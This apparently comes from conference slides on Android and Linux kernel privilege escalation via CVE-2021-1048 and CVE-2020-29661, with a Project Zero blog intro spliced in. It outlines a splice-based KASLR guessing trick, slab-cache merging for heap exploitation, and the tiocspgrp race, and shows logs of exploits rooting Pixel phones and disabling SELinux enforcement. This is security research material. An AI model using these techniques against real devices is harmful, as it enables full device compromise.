
Guess the kslide

- Repeatedly call splice syscall
 - f_op = base + guessed_KASLR
 - private_data = 0x1337
 - freed file as fd_in
 - regular file as fd_out
 - off_in = 0x1337
- If No, return -EINVAL
- If Yes, return -ESPIPE
 - Soul gained!

```
1102 static long do_splice(struct file *in, loff_t __user *off_in,
1103                      struct file *out, loff_t __user *off_out,
1104                      size_t len, unsigned int flags)
1105 {
1106     struct pipe_inode_info *ipipe;
1107     struct pipe_inode_info *opipe;
1108     loff_t offset;
1109     long ret;
1110
1111     ipipe = get_pipe_info(in);
1112     opipe = get_pipe_info(out);
1113
1114     ...
1115
1116     if (ipipe) {
1117         if (off_in)
1118             return -ESPIPE;
1119         if (opipe) {
1120             if (!(out->f_mode & FMODE_PWRITE))
1121                 return -EINVAL;
1122             if (copy_from_user(&offset, off_out, sizeof(loff_t)))
1123                 return -EFAULT;
```

```
1131 struct pipe_inode_info *get_pipe_info(struct file *file)
1132 {
1133     return file->f_op == &pipefifo_fops ? file->private_data : NULL;
1134 }
```

CVE-2021-1048 exploit (Ret2page)



CVE-2020-29661

Tuesday, October 19, 2021

How a simple Linux kernel memory corruption bug can lead to complete system compromise

An analysis of current and potential kernel security mitigations

Posted by Jann Horn, Project Zero

Introduction

This blog post describes a straightforward Linux kernel locking bug and how I exploited it against Debian Buster's 4.19.0-13-amd64 kernel. Based on that, it explores options for security mitigations that could prevent or hinder exploitation of issues similar to this one.

Timeline

```
image-taimen-rp1a.201005.004.a1 -- adb - adbshl -- 101x40
adbshl
taimen: / $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
taimen: / $ getenforce
Enforcing
taimen: / $ getprop ro.build.fingerprint
google/taimen/taimen:11/RP1A.201005.004.A1/6934943:user/release-keys
taimen: / $ /data/local/tmp/exp_taimen
pwned_by_thomasking:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
pwned_by_thomasking:/data/local/tmp # getenforce
Permissive
pwned_by_thomasking:/data/local/tmp #

flame: / $ getprop ro.product.model && getprop ro.product.brand && getprop ro.build.fingerprint
Pixel 4
google
google/flame/flame:11/RQ2A.210305.006/7119741:user/release-keys
flame: / $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
flame: / $ getenforce
Enforcing
flame: / $ /data/local/tmp/exp_flame
0000: c0 a5 10 07 f0 ff ff ff 18 a4 10 07 f0 ff ff ff
0016: 18 a4 10 07 f0 ff ff ff 28 a4 10 07 f0 ff ff ff
0032: 00 00 00 00 00 00 00 00 18 a4 10 07 f0 ff ff ff
0048: 18 a4 10 07 f0 ff ff ff 28 a4 10 07 f0 ff ff ff
0064: 00 00 00 00 00 00 00 00 90 54 ff 07 f0 ff ff ff
0080: 80 54 ff 07 f0 ff ff ff 68 6f 81 07 f0 ff ff ff
0096: 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00112: 00 25 4f 4c f0 ff ff ff 00 f0 8e e9 f0 ff ff ff
00128: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00144: 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 00
00160: 00 58 ff 07 f0 ff ff ff 00 00 00 00 00 20 00 00
00176: 14 10 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
00192: d0 07 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
00208: d0 07 00 00 2f 00 00 00 00 00 00 00 00 00 00 00
00224: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00240: c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
pwned_by_thomasking: / # id
id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),1078(ext_data_rw),1079(ext_obb_rw),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
pwned_by_thomasking: / # getenforce
Permissive
pwned_by_thomasking: / #
```

```
redfin:/data/local/tmp $ ./exp
0000: 41 41 41 41 00 00 00 00 00 00 00 00 00 00 00 00
0016: 00 00 00 00 00 00 00 00 28 b3 60 ee cd ff ff ff
0032: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0048: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0064: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080: 78 56 34 12 00 00 00 00 41 41 41 41 00 00 00 00
0096: 98 58 2f b7 cd ff ff ff
00112: 4c 00 00 00 d0 07 00 00 d0 07 00 00 d0 07 00 00
00128: d0 07 00 00 2f 00 00 00 00 00 00 00 00 00 00 00
00144: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00160: c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
pwned_by_thomasking:/data/local/tmp # getenforce
Permissive
pwned_by_thomasking:/data/local/tmp # getprop ro.build.fingerprint
google/redfin/redfin:11/RQ2A.210305.006/7119741:user/release-keys
pwned_by_thomasking:/data/local/tmp #
```

General Cache

Discarded attack idea: Directly exploiting the UAF at the SLUB level

On the Debian kernel I was looking at, a `struct pid` in the initial namespace is allocated from the same `kmem_cache` as `struct seq_file` and `struct epitem` - these three slabs have been merged into one by `find_mergeable()` to reduce memory fragmentation, since their object sizes, alignment requirements, and flags match:

```
root@deb10:/sys/kernel/slab# ls -l pid
lrwxrwxrwx 1 root root 0 Feb  6 00:09 pid -> :A-0000128
root@deb10:/sys/kernel/slab# ls -l | grep :A-0000128
drwxr-xr-x 2 root root 0 Feb  6 00:09 :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 eventpoll_epi -> :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 pid -> :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 seq_file -> :A-0000128
root@deb10:/sys/kernel/slab#
```

General Cache or Dedicated Cache

```
taimen:/ # ls -l /sys/kernel/slab/ |grep "t-0000128"
ls: /sys/kernel/slab//L2TP/IPv6: No such file or directory
ls: /sys/kernel/slab//L2TP/IP: No such file or directory
drwxr-xr-x 2 root root 0 2022-02-07 11:21 :at-0000128
drwxr-xr-x 2 root root 0 2022-02-07 11:10 :dt-0000128
drwxr-xr-x 2 root root 0 2022-02-07 11:21 :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 aio_kiocb -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:10 bridge_fdb_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 dma-kmalloc-128 -> :dt-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 eventpoll_epi -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 ext4_allocation_context -> :at-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 fib6_nodes -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 kmalloc-128 -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 pid -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:10 scsi_sense_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 uid_cache -> :t-0000128
lrwxrwxrwx 1 root root 0 2022-02-07 11:21 xfrm6_tunnel_spi -> :t-0000128
```

```
1|redfin:/ # ls -l /sys/kernel/slab/
total 0
drwxr-xr-x 2 root root 0 2022-02-07 10:46 :0000192
drwxr-xr-x 2 root root 0 2022-02-07 10:46 RAWv6
drwxr-xr-x 2 root root 0 2022-02-07 10:46 TCPv6
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 audit_buffer -> :0000024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 avc_xperms_data -> :0000032
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 bio-3 -> :0000384
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 configfs_dir_cache -> :0000096
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 ecryptfs_global_auth_tok_cache -> :0000064
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 f2fs_inode_cache -> :aA-0001264
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 isp1760_qh -> :a-0000048
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 pde_opener -> :A-0000040
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 scs_cache -> :0001024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 secpath_cache -> :0000128
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 wakeup_irq_node_cache -> :0000032
```

```
redfin:/ # cat /proc/slabinfo |grep pid
pid          4547   5792   128   32   1 : tunables   0   0   0 : slabdata   181   181   0
```


General Cache or Dedicated Cache

```
586 void __init pidmap_init(void)
587 {
588     /* Verify no one has done anything silly */
589     BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_HASH_ADDING);
590
591     /* bump default and minimum pid_max based on number of cpus */
592     pid_max = min(pid_max_max, max_t(int, pid_max,
593         PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
594     pid_max_min = max_t(int, pid_max_min,
595         PIDS_PER_CPU_MIN * num_possible_cpus());
596     pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
597
598     init_pid_ns.pidmap[0].page = kzalloc(PAGE_SIZE, GFP_KERNEL);
599     /* Reserve PID 0. We never call free_pidmap(0) */
600     set_bit(0, init_pid_ns.pidmap[0].page);
601     atomic_dec(&init_pid_ns.pidmap[0].nr_free);
602
603     init_pid_ns.pid_cachep = KMEM_CACHE(pid,
604         SLAB_HWCACHE_ALIGN | SLAB_PANIC);
605 }
```


Android kernel 4.4

```
525 void __init pid_idr_init(void)
526 {
527     /* Verify no one has done anything silly: */
528     BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_ADDING);
529
530     /* bump default and minimum pid_max based on number of cpus */
531     pid_max = min(pid_max_max, max_t(int, pid_max,
532         PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
533     pid_max_min = max_t(int, pid_max_min,
534         PIDS_PER_CPU_MIN * num_possible_cpus());
535     pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
536
537     idr_init(&init_pid_ns.idr);
538
539     init_pid_ns.pid_cachep = KMEM_CACHE(pid,
540         SLAB_HWCACHE_ALIGN | SLAB_PANIC | SLAB_ACCOUNT);
541 }
```

Android kernel 4.19

- `__kmem_cache_alias`
 - `find_mergeable`
 - `#define SLAB_MERGE_SAME (SLAB_RECLAIM_ACCOUNT | SLAB_CACHE_DMA | SLAB_CACHE_DMA32 | SLAB_ACCOUNT)`
- General Cache: Android kernel 4.4/3.18(kmalloc-128)
- Dedicated Cache: Android kernel 5.4/4.19/4.14/4.9

Vulnerability Analysis



Vulnerability Analysis

```
2546 long tty_ioctl(struct file *file, unsigned int cmd, unsigned long arg)
2547 {
2548     struct tty_struct *tty = file_tty(file);
2549     struct tty_struct *real_tty;
2550     void __user *p = (void __user *)arg;
2551     int retval;
2552     struct tty_ldisc *ld;
2553
2554     if (tty_paranoia_check(tty, file_inode(file), "tty_ioctl"))
2555         return -EINVAL;
2556
2557     real_tty = tty_pair_get_tty(tty);
2558
2559     /*
2560      * Factor out some common prep work
2561      */
2562     switch (cmd) {
2563     case TIOCSETD:
2564     case TIOCSBRK:
2565     case TIOCCBRK:
2566     case TCSBRK:
2567     case TCSBRKP:
2568         retval = tty_check_change(tty);
```

```
2667     default:
2668         retval = tty_jobctrl_ioctl(tty, real_tty, file, cmd, arg);
2669         if (retval != -ENOIOCTLCMD)
2670             return retval;
2671     }
2672     if (tty->ops->ioctl) {
2673         retval = tty->ops->ioctl(tty, cmd, arg);
2674         if (retval != -ENOIOCTLCMD)
2675             return retval;
2676     }
2677     ld = tty_ldisc_ref_wait(tty);
2678     if (!ld)
2679         return hung_up_tty_ioctl(file, cmd, arg);
2680     retval = -EINVAL;
2681     if (ld->ops->ioctl) {
2682         retval = ld->ops->ioctl(tty, file, cmd, arg);
2683         if (retval == -ENOIOCTLCMD)
2684             retval = -ENOTTY;
2685     }
```

```
663 static int pty_unix98_ioctl(struct tty_struct *tty,
664                             unsigned int cmd, unsigned long arg)
665 {
666     switch (cmd) {
667     case TIOCSPTLCK: /* Set PT Lock (disallow slave open) */
668         return pty_set_lock(tty, (int __user *)arg);
669     case TIOCGPTLCK: /* Get PT Lock status */
670         return pty_get_lock(tty, (int __user *)arg);
671     case TIOCPKT: /* Set PT packet mode */
672         return pty_set_pktmode(tty, (int __user *)arg);
673     case TIOCGPKT: /* Get PT packet mode */
674         return pty_get_pktmode(tty, (int __user *)arg);
675     case TIOCGPTN: /* Get PT Number */
676         return put_user(tty->index, (unsigned int __user *)arg);
677     case TIOCSIG: /* Send signal to other side of pty */
678         return pty_signal(tty, (int) arg);
679     }
680
681     return -ENOIOCTLCMD;
682 }
```

```
2484 static int n_tty_ioctl(struct tty_struct *tty, struct file *file,
2485                       unsigned int cmd, unsigned long arg)
2486 {
2487     struct n_tty_data *ldata = tty->disc_data;
2488     int retval;
2489
2490     switch (cmd) {
2491     case TIOCOUTQ:
2492         return put_user(tty_chars_in_buffer(tty), (int __user *) arg);
2493     case TIOCIQ:
2494         down_write(&tty->termios_rwsem);
2495         if (L_ICANON(tty) && !L_EXTPROC(tty))
2496             retval = inq_canon(ldata);
2497         else
2498             retval = read_cnt(ldata);
2499         up_write(&tty->termios_rwsem);
2500         return put_user(retval, (unsigned int __user *) arg);
2501     default:
2502         return n_tty_ioctl_helper(tty, file, cmd, arg);
2503     }
2504 }
```

Vulnerability Analysis

```
469 static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470 {
471     struct pid *pgrp;
472     pid_t pgrp_nr;
473     int retval = tty_check_change(real_tty);
474
475     if (retval == -EIO)
476         return -ENOTTY;
477     if (retval)
478         return retval;
479     if (!current->signal->tty ||
480         (current->signal->tty != real_tty) ||
481         (real_tty->session != task_session(current)))
482         return -ENOTTY;
483     if (get_user(pgrp_nr, p))
484         return -EFAULT;
485     if (pgrp_nr < 0)
486         return -EINVAL;
487     rcu_read_lock();
488     pgrp = find_vpid(pgrp_nr);
489     retval = -ESRCH;
490     if (!pgrp)
491         goto out_unlock;
492     retval = -EPERM;
493     if (session_of_pgrp(pgrp) != task_session(current))
494         goto out_unlock;
495     retval = 0;
496     spin_lock_irq(&tty->ctrl_lock);
497     put_pid(real_tty->pgrp);
498     real_tty->pgrp = get_pid(pgrp);
499     spin_unlock_irq(&tty->ctrl_lock);
500 out_unlock:
501     rcu_read_unlock();
502     return retval;
503 }
```

```
2521 static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522 {
2523     if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524         tty->driver->subtype == PTY_TYPE_MASTER)
2525         tty = tty->link;
2526     return tty;
2527 }
```

- ioctl(fdm, TIOCSPGRP, &pgrp)
 - tty(master)
 - real_tty(slave)
- ioctl(fds, TIOCSPGRP, &pgrp)
 - tty && real_tty(slave)

Vulnerability Analysis

```
469 static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470 {
471     struct pid *pgrp;
472     pid_t pgrp_nr;
473     int retval = tty_check_change(real_tty);
474
475     if (retval == -EIO)
476         return -ENOTTY;
477     if (retval)
478         return retval;
479     if (!current->signal->tty ||
480         (current->signal->tty != real_tty) ||
481         (real_tty->session != task_session(current)))
482         return -ENOTTY;
483     if (get_user(pgrp_nr, p))
484         return -EFAULT;
485     if (pgrp_nr < 0)
486         return -EINVAL;
487     rcu_read_lock();
488     pgrp = find_vpid(pgrp_nr);
489     retval = -ESRCH;
490     if (!pgrp)
491         goto out_unlock;
492     retval = -EPERM;
493     if (session_of_pgrp(pgrp) != task_session(current))
494         goto out_unlock;
495     retval = 0;
496     spin_lock_irq(&tty->ctrl_lock);
497     put_pid(real_tty->pgrp);
498     real_tty->pgrp = get_pid(pgrp);
499     spin_unlock_irq(&tty->ctrl_lock);
500 out_unlock:
501     rcu_read_unlock();
502     return retval;
503 }
```

```
2521 static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522 {
2523     if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524         tty->driver->subtype == PTY_TYPE_MASTER)
2525         tty = tty->link;
2526     return tty;
2527 }
```

- ioctl(fdm, TIOCSPGRP, &pgrp)
 - tty(master)
 - real_tty(slave)
- ioctl(fds, TIOCSPGRP, &pgrp)
 - tty && real_tty(slave)

Vulnerability Analysis

```
469 static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470 {
471     struct pid *pgrp;
472     pid_t pgrp_nr;
473     int retval = tty_check_change(real_tty);
474
475     if (retval == -EIO)
476         return -ENOTTY;
477     if (retval)
478         return retval;
479     if (!current->signal->tty ||
480         (current->signal->tty != real_tty) ||
481         (real_tty->session != task_session(current)))
482         return -ENOTTY;
483     if (get_user(pgrp_nr, p))
484         return -EFAULT;
485     if (pgrp_nr < 0)
486         return -EINVAL;
487     rcu_read_lock();
488     pgrp = find_vpid(pgrp_nr);
489     retval = -ESRCH;
490     if (!pgrp)
491         goto out_unlock;
492     retval = -EPERM;
493     if (session_of_pgrp(pgrp) != task_session(current))
494         goto out_unlock;
495     retval = 0;
496     spin_lock_irq(&tty->ctrl_lock);
497     put_pid(real_tty->pgrp);
498     real_tty->pgrp = get_pid(pgrp);
499     spin_unlock_irq(&tty->ctrl_lock);
500 out_unlock:
501     rcu_read_unlock();
502     return retval;
503 }
```

```
2521 static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522 {
2523     if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524         tty->driver->subtype == PTY_TYPE_MASTER)
2525         tty = tty->link;
2526     return tty;
2527 }
```

- Sequential ioctl
 - put_pid(A)/get_pid(B)
 - put_pid(B)/get_pid(C)

Vulnerability Analysis

```
469 static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470 {
471     struct pid *pgrp;
472     pid_t pgrp_nr;
473     int retval = tty_check_change(real_tty);
474
475     if (retval == -EIO)
476         return -ENOTTY;
477     if (retval)
478         return retval;
479     if (!current->signal->tty ||
480         (current->signal->tty != real_tty) ||
481         (real_tty->session != task_session(current)))
482         return -ENOTTY;
483     if (get_user(pgrp_nr, p))
484         return -EFAULT;
485     if (pgrp_nr < 0)
486         return -EINVAL;
487     rcu_read_lock();
488     pgrp = find_vpid(pgrp_nr);
489     retval = -ESRCH;
490     if (!pgrp)
491         goto out_unlock;
492     retval = -EPERM;
493     if (session_of_pgrp(pgrp) != task_session(current))
494         goto out_unlock;
